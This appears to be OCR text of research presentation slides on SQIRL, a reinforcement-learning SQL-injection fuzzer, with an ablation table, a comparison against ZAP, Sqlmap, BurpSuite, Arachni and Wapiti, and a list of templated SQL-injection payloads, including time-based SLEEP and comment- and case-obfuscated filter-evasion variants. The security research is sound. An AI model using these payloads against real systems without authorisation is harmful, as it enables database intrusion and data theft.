
Distributed Learning Capability & Ablation Study





Agent	Avg Cumul Reward	SQLi Found	Avg Time (s) per Vuln Input	Avg Requests per Vuln Input
RAND-SQIRL	585.6	22	5.7	91.9
DQN, 1-hot encoded	682.4	25	191.7	65.8
DQN, AEs	765.3	26	26.8	50.1
DQN, AEs, RND	799.1	30	31.1	41.8
SQIRL: Multi-Worker DQN, AEs, RND	984.3	30	27.9	24.0
FED-SQIRL: Distributed DQN, AEs, RND	917.7	29	29.7	33.0


Payload Analysis



Tool	F	E	Comment	Payload Types	Single Quote Escape	Parentheses Escape	Concat	Caps Escape	Whitespace Escape	AND Escape
ZAP (built-in)	✓	–	✓	2						
ZAP (advanced)	✓	–	✓	5	✓	✓				
ZAP (built-in)	✗	–		0						
ZAP (advanced)	✗	–		4	✓	✓				
Sqlmap	✓	–	✓	5	✓	✓	✓			
	✗	–		3	✓	✓				
BurpSuite	✓	–	✓	8	✓			✓		
	✗	–	✓	2	✓			✓		
Arachni	–	✓	✓	5	✓					
	–	✗	✓	0						
Wapiti	–	✓		2	✓	✓				
	–	✗		0						
SQIRL	–	–	✓	10	✓	✓		✓	✓	✓

Observed payload features. F denotes use of feedback in a web page, E exceptions.

Conclusion



Developed SQIRL

More vulnerabilities found in our SMB and Production grade web applications


6 new CVEs

SQIRL uses more features, to generate diverse payloads

Thank you!


https://github.com/ICL-ml4csec/SQIRL | m.foley20@imperial.ac.uk

Payload Analysis



		ZAP		Sqlmap		BurpSuite		Arachni	Wapiti	SQIRL
Payload Type	Built-in **F**	Adv. **F**	Adv. **NF**	**F**	**NF**	**F**	**NF**	**E**	**E**	
TEXT' OR '1'='1' --	✓									
TEXT%" --	✓									
TEXT') UNION ALL SELECT CONCAT(HEX,HEX,HEX),NULL,NULL#		✓								
(SELECT * FROM (SELECT(SLEEP(5)))TEXT)		✓	✓							
TEXT') AND (SELECT * FROM (SELECT(SLEEP(5)))TEXT) AND ('TEXT'='TEXT		✓	✓							
TEXT') TEXT (SELECT (CASE WHEN (INT=INT) THEN HEX ELSE 0x28 END)) AND ('TEXT'='TEXT')		✓		✓	✓					
TEXT' RLIKE (SELECT * FROM (SELECT(SLEEP(5)))TEXT) AND 'TEXT'='TEXT		✓	✓	✓	✓					
(SELECT * FROM (SELECT(SLEEP(5)))INT)			✓							
TEXT AND (SELECT * FROM (SELECT(SLEEP(5)))TEXT)					✓					
TEXT' UNION ALL SELECT NULL,CONCAT(HEX,HEX,HEX),NULL--				✓						
id=INT') UNION ALL SELECT CONCAT(CONCAT('TEXT','TEXT'),'TEXT'),NULL,NULL- TEXT				✓						
(SELECT (CASE WHEN (INT=INT) THEN INT ELSE (SELECT INT UNION SELECT INT) END				✓						
'+(select*from(select(sleep(20)))TEXT)+'						✓	✓			
(select*from(select(sleep(20)))TEXT)						✓	✓			
\'						✓				
INT or INT=INT						✓				
and (select*from(select(sleep(20)))TEXT)--						✓				
INT' or INT=INT-- and INT' or INT=INT--						✓				
INT' or 'INT'='INT and INT' or 'INT'='INT						✓				
' and INT=INT-- and ' and INT=INT--						✓				
TEXT\"'`--								✓		
INT!%TEXT\"'`--								✓		
INT'=sleep(16)='								✓		
INT' and sleep(16)='								✓		
0 or sleep(16) #								✓		
INT¿'"(									✓	
AND INT=INT AND INT=INT									✓	
BASE64 AND SLEEP (0.0)										✓
BASE64" And SLEEP (0.0)' AND SLEEP (0.0)#										✓
BASE64)' anD SLEEP (0.0))#										✓
BASE64' aND slEEp (0.0)#										✓
BASE64'/**/&/**//**/SLEEP/**/(0.0))#										✓
BASE64/**/AnD/**//**/SLEEP/**/(0.0)"/**/AND/**//**/SLEEP/**/(0.0)#										✓
BASE64 and sleep(0.0)										✓
BASE64' & SLEEP (0.0)#										✓
BASE64' AND SLEEP (0.0)-- --										✓
BASE64'#										✓

Payload Analysis – SQIRL



```
❶ BASE64 AND SLEEP (0.0)
❷ BASE64" And SLEEP (0.0)'  AND SLEEP (0.0)#
❸ BASE64) anD SLEEP (0.0))#
❹ BASE64' aND slEEp (0.0)#
❺ BASE64'/**/&/**//**/SLEEP/**/(0.0))#
❻ BASE64/**/AnD/**//**/SLEEP/**/(0.0)" /**/AND/**//**/SLEEP/*
    */(0.0)#
❼ BASE64 and sleep(0.0)
❽ BASE64' & SLEEP (0.0)#
❾ BASE64' AND SLEEP (0.0)-- --
❿ BASE64'#
```